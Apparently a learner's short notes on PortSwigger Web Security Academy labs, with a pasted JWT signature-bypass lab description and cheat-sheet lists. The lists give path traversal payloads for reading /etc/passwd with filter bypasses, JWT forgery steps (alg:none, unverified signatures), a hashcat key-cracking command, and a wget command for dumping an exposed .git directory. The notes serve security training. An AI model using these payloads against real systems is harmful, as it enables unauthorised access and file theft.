
Portswigger Labs—Path Traversal, Information disclosure, JWT

Over the upcoming period, I will update a series of articles related to Portswigger Labs, which will consist of my brief notes for future use.

Today, I will talk to you about **Path Traversal**, **Information disclosure** and **JWT.**


Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Back to all topics
What are JSON web tokens (JWTs)?
What are JWT attacks?
Impact of JWT attacks
How vulnerabilities arise
Working with JWTs in Burp Suite
Exploiting flawed JWT signature verification
Brute-forcing secret keys
JWT header parameter injections
Algorithm confusion attacks
Preventing attacks
View all JWT labs
Web Security Academy > JWT attacks > Lab
APPRENTICE
LAB
✓ Solved
ACCESS THE LAB

Lab: JWT authentication bypass via unverified signature

This lab uses a JWT-based mechanism for handling sessions. Due to implementation flaws, the server doesn't verify the signature of any JWTs that it receives.

To solve the lab, modify your session token to gain access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Tip

We recommend familiarizing yourself with how to work with JWTs in Burp Suite before attempting this lab.

Path Traversal:

- ../../etc/passwd—normal payload
- /etc/passwd—absolute path
- /etc/passwd%00.jpg—bypass extension validation
- ....//....//etc/passwd—bypass strip ../
- ..%252fetc/passwd—urlencode
- /var/www/../../../etc/passwd—bypass validation of the start of the path

JWT:

- change the username to admin directly—bypass unverified signature
- change the username && set alg:none && del signature : eyxxx.xxx.—bypass flawed signature verification
- use hashcat to brute-force secret key: hashcat -a 0 -m 16500 jwt.secrets.list—bypass weak signing key

Information disclosure:

- error page
- debug page
- backup files
- version control history(.git): wget -r https://xxx/.git/ && git GUI